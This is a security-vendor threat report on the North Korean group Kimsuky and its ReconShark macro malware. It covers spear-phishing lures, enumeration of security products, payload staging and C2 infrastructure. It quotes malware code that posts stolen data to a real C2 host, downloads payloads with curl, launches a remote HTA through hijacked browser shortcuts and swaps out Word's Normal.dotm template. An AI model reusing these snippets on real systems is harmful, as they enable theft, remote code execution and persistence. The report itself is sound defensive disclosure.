



ADVANCED PERSISTENT THREAT

## Kimsuky Evolves Reconnaissance Capabilities in New Global Campaign

▲ TOM HEGEL | MAY 4, 2023

By Tom Hegel and Aleksandar Milenkoski

### Executive Summary

- SentinelLabs has observed ongoing attacks from Kimsuky, a North Korean state-sponsored APT that has a long history of targeting organizations across Asia, North America, and Europe.
- Ongoing campaigns use a new malware component we call ReconShark, which is actively delivered to specifically targeted individuals through spear-phishing emails, OneDrive links leading to document downloads, and the execution of malicious macros.
- ReconShark functions as a reconnaissance tool with unique execution instructions and server communication methods. Recent activity has been linked to a wider set of activity we confidently attribute to North Korea.

### Background

Kimsuky is a North Korean advanced persistent threat (APT) group with a long history of targeted attacks across the world. Current understanding of the group indicates they are primarily assigned to intelligence collection and espionage operations in support of the North Korean government since at least 2012. In 2018 the group was observed deploying a malware family dubbed *BabyShark*, and our latest observations indicate the group has evolved the malware with an expanded reconnaissance capability – we refer to this *BabyShark* component as *ReconShark*.

### Targeted Organizations

Historically, Kimsuky targets have been located across countries in North America, Asia, and Europe. In the groups latest campaigns, they continue their global targeting themed around various ongoing geopolitical topics. For example, the latest Kimsuky campaigns have focused on nuclear agendas between China and North Korea, relevant to the ongoing war between Russia and Ukraine.

In a recent campaign Kimsuky targeted the staff of *Korea Risk Group* (KRG), the information and analysis firm specializing in matters directly and indirectly impacting the Democratic People's Republic of Korea (DPRK). We applaud KRG's willingness to publicly share our analysis of attacks against them so the wider cybersecurity community can use this intelligence for expanded understanding of the Kimsuky threat actor and their own hunting and detection efforts. Our assessment is that the same campaign has been used to continue targeting other organizations and individuals in at least the United States, Europe, and Asia, including think tanks, research universities, and government entities.


### Initial Access Targeting

For the deployment of *ReconShark*, Kimsuky continues to make use of specially crafted phishing emails. Notably, the spear-phishing emails are made with a level of design quality tuned for specific individuals, increasing the likelihood of opening by the target. This includes proper formatting, grammar, and visual clues, appearing legitimate to unsuspecting users. Notably, the targeted emails, which contain links to download malicious documents, and the malicious documents themselves, abuse the names of real individuals whose expertise is relevant to the lure subject such as Political Scientists.

In the malicious emails, Kimsuky entices the target to open a link to download a password-protected document. Most recently, they made use of Microsoft OneDrive to host the malicious document for download. For example, as used against KRG, the lure email contained the OneDrive shared file link:

```
1devr.../a/1AvPuL1zx2Xogedc1TRN647AvN3QM7e=6631gP
```

The file downloaded is a password protected `.doc` file named "Research Proposal-Haowen Song.doc" (SHA1: `86a025e282495584eabec67e4e2a43dca28e505`) which contains a malicious macro (SHA1: `c8f54cb73c240a1904030eb36bb2baa70b6a6b01`)



Malicious Document, themed to DPRK / China

### ReconShark: A New *BabyShark* Reconnaissance Variant

The lure documents Kimsuky distributes contain Microsoft Office macros that activate on document close. Based on overlaps in file naming conventions, used malware staging techniques, and code format, we assess that the macros implement a newer variant of a reconnaissance capability of the Kimsuky's *BabyShark* malware seen targeting entities in the Korean peninsula towards the end of 2022. We refer to this *BabyShark* component as *ReconShark*.

The ability of *ReconShark* to exfiltrate valuable information, such as deployed detection mechanisms and hardware information, indicates that *ReconShark* is part of a Kimsuky-orchestrated reconnaissance operation that enables subsequent precision attacks, possibly involving malware specifically tailored to evade defenses and exploit platform weaknesses.

#### Information Exfiltration

The main responsibility of *ReconShark* is to exfiltrate information about the infected platform, such as running processes, information about the battery connected to the system, and deployed endpoint threat detection mechanisms.

Similar to previous *BabyShark* variants, *ReconShark* relies on Windows Management Instrumentation (WMI) to query process and battery information.

```
Set Obj = [WMI.InstancesOf("win32_Battery")]
isProcessRunning = ""
For Each Obj In Obj
  isProcessRunning = isProcessRunning & Obj.Description & " "
Next

Set Obj = [WMI.InstancesOf("win32_Process")]
For Each Obj In Obj
  isProcessRunning = isProcessRunning & Obj.Description & " "
Next
```

ReconShark queries process and battery information

ReconShark checks for the presence of a broad set of processes associated with detection mechanisms, such as `ntrtscan.exe` (Trend Micro OfficeScan), `mbam.exe` (Malwarebytes Anti-Malware), `NortonSecurity.exe` (Norton Security), and `avpui.exe` (Kaspersky Internet Security).

```
If InStr(isProcessRunning, "bdatent.exe") Or [...]
  Result = Result + "bitdefender "
ElseIf InStr(isProcessRunning, "mbam") Then
  Result = Result + "malware "
ElseIf InStr(isProcessRunning, "avpui.exe") Or
InStr(isProcessRunning, "avpui.exe") Then
  Result = Result + "kaspers "
ElseIf InStr(isProcessRunning, "ntrtscan") Or [...]
  Result = Result + "trend "
```

Enumeration of deployed detection mechanisms

In contrast to previous *BabyShark* variants, *ReconShark* exfiltrates information without first storing it on the filesystem – the malware stores the information it collects in string variables and then uploads them to the C2 server by issuing HTTP POST requests.

```
Set Post0 = CreateObject("msxml2.xmlhttp")
[...]
Post0.Open "POST", "https://rfa.ink/bio/r.php", 0
Post0.setRequestHeader "Content-type", "application/x-www-form-urlencoded"
Post0.Send (Result)
```

ReconShark exfiltrates information

#### Payload Deployment

In addition to exfiltrating information, *ReconShark* deploys further payloads in a multi-stage manner that are implemented as scripts (VBS, HTA, and Windows Batch), macro-enabled Microsoft Office templates, or Windows DLL files. *ReconShark* decides what payloads to deploy depending on what detection mechanism processes run on infected machines.

Some ReconShark strings are encrypted using a relatively simple cipher to evade static detection mechanisms. These strings are typically commands or scripts for downloading and/or executing payloads.

```
cc = "curl -o \"%localappdata%\Microsoft\OneDrive\Secur32.dll\" https://rfa.ink/bio/ca.php?na=secur32.gif"
```

A decrypted command

*ReconShark* deploys and executes payloads in different ways. For example, the malware can directly download a payload from the C2 server using the `curl` utility, but also use Windows Shortcut (LNK files) or Office templates for that purpose.

*ReconShark* edits Windows Shortcuts (LNK files) to the `msedge.exe` (Microsoft Edge), `chrome.exe` (Google Chrome), `outlook.exe` (Office Outlook), `whale.exe` (Whale browser), and `firefox.exe` (Mozilla Firefox) applications. When executed, these LNK files start the linked legitimate applications and execute malicious code at the same time.

Further, *ReconShark* replaces the default `%AppData%\Microsoft\Templates\Normal.dotm` Office template, which opens whenever a user starts Microsoft Word, with a malicious Office template hosted at the C2 server. This effectively compromises the execution of Microsoft Word.

```
aaa = " & start /min mshta.exe https://rfa.ink/bio/t1.hta"
[...]
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set ws = CreateObject("WScript.Shell")
Set objFolder = objFSO.GetFolder(strFolderPath)
For Each objFile In objFolder.Files
  filespec = strFolderPath + "\" + objFile.Name
  If LCase(Right(objFile.Name, 4)) = ".lnk" Then
    Set lnk = objFSO.CreateShortcut(filespec)
    [...]
    file = LCase(Right(Path, Len(Path) - InStrRev(Path, "\")))
    If file = "msedge.exe" Or file = "chrome.exe" Or file = "outlook.exe" Or
file = "whale.exe" Or file = "firefox.exe" Then
      lnk.Arguments = "/c start " + file + " " + arg + aaa
      lnk.WorkingDirectory = dir0
      [...]
      lnk.Save
```

```
cc = "curl -o \"%appdata%\sdfsdf\" https://rfa.ink/bio/ca.php?na=dot_eset.gif"
```

```
[...]
ws.exec "cmd.exe /c echo a=ws.run(cc,0,true);a=ws.run("c:\Windows\system32\cmd.exe",0,true)"
>>"%appdata%\temp.vbs"
Echo a=ws.run("cmd.exe /c copy \"%appdata%\sdfsdf\" \"%appdata%\Microsoft\Templates\sdfsdf\"",0,true)
>>"%appdata%\temp.vbs"
Echo a=ws.run("cmd.exe /c del \"%appdata%\Microsoft\Templates\Normal.dotm\"",0,true)
>>"%appdata%\temp.vbs"
Echo a=ws.run("cmd.exe /c rename \"%appdata%\Microsoft\Templates\sdfsdf\" Normal.dotm",0,true)
Echo a=ws.run("cmd.exe /c del \"%appdata%\sdfsdf\"",0,true)
Echo a=ws.run("cmd.exe /c del \"%appdata%\temp.vbs\"",0,true)
>>"%appdata%\temp.vbs"
[...]
```

ReconShark edits LNK files (top) and deploys a malicious `Normal.dotm` Office template (bottom)

The payload staging ends with Windows Batch or VBS scripts that create the `%AppData%\` file with a content of `ss` or `sss`. These files may represent markers of a successful *ReconShark* execution.

```
On Error Resume Next
Set ws=CreateObject("WScript.Shell"):
re = ws.run("cmd.exe /c echo sss">"%appdata%\1""",0, true)
```

A third-stage *ReconShark* payload

### Infrastructure Analysis

All observed infrastructure in this campaign are hosted on a shared hosting server from NameCheap, whom we've already notified of this malicious activity and recommended takedowns. Kimsuky operators continually made use of LiteSpeed Web Server (LSWS) for managing the functionality.



Kimsuky LiteSpeed Web Server Portal

Phishing emails have been observed sending from the `yonseil[.]io` domain, while `rfa[.]ink` and `mitmail[.]tech` are used for command and control. The domain `yonseil[.]io` has been active since December 2022, with malicious activity occurring as recently as this week. `rfa[.]ink` has been actively used since early February 2023, and `mitmail[.]tech` since mid January 2023. Kimsuky also made use of `newshare[.]online` as a C2 server for a short time at the end of 2022.

As shown in the *ReconShark* macro example, beacons are made to the `/bio/` directory of `rfa[.]ink`. During our analysis of the activity, the attacker made multiple attempts at renaming that directory, including `/bio43tergd12/` then later `/bio234567898rtyuif/`, and a day later returning back to `/bio/`.

This may have been an attempt to hinder research efforts, or pause the intake of new victims for unknown reasons. The IOC table below highlights each of the URL paths Kimsuky manages across each C2 domain and their specific purpose according to the execution flow in the macro. These patterns match across domains, while the directory they are placed in often varies. Attempted navigation to some paths on C2 domains are configured to redirect visitors to the legitimate Microsoft website.

As with most malicious infrastructure linked to North Korean actors, we can quickly find links back to previous reporting or separate campaigns. For example, links can be found to the domains `mainchkrh[.]com` and `com-change[.]info`, with indications `com-change` was used in 2020-2022 credential phishing campaigns at these subdomains:

```
aaaaawwqgdqkidoemk.lives.com-change[.]info
accounts.lives.com-change[.]info
accounts.lives.com-change[.]info
cashaentinel.com-change[.]info
cashaentinel.hotmail.com-change[.]info
cashaentinel.hotmail.com-change[.]info
cashaentinel.lives.com-change[.]info
cashaentinel.lives.com-change[.]info
cashaentinel.microware.com-change[.]info
cashaentinel.naver.com-change[.]info
cashaentinel.navers.com-change[.]info
cashaentinel.naver.com-change[.]info
cashaentinel.outlook.com-change[.]info
cashaentinel.outlook.com-change[.]info
cloud.navor.com-change[.]info
download.navor.com-change[.]info
gmail.com-change[.]info
gmail.com-change[.]info
hotmail.com-change[.]info
hotmail.com-change[.]info
lives.com-change[.]info
lives.com-change[.]info
loges.lives.com-change[.]info
loginsa.gmail.com-change[.]info
loginsa.gmail.com-change[.]info
loginsa.opmail.com-change[.]info
logns.lives.com-change[.]info
logns.lives.com-change[.]info
logns.lives.com-change[.]info
microsoft.com-change[.]info
microsoft.loginsa.gmail.com-change[.]info
microsoft.loginsa.gmail.com-change[.]info
navor.com-change[.]info
navor.loginsa.gmail.com-change[.]info
navors.com-change[.]info
navor.com-change[.]info
nlds.navor.com-change[.]info
outlook.com-change[.]info
outlook.com-change[.]info
paysai.com-change[.]info
publiccloud.navor.com-change[.]info
skj2k3qj5f1e1j3;1e1s1e1e1.lives.com-change[.]info
```

ADVERSARY KIMSUKY



**TOM HEGEL**

Tom Hegel is a Senior Threat Researcher with SentinelOne. He comes from a background of detection and analysis of malicious actors, malware, and global events with an application to the cyber domain. His past research has focused on threats impacting individuals and organizations across the world, primarily targeted attackers.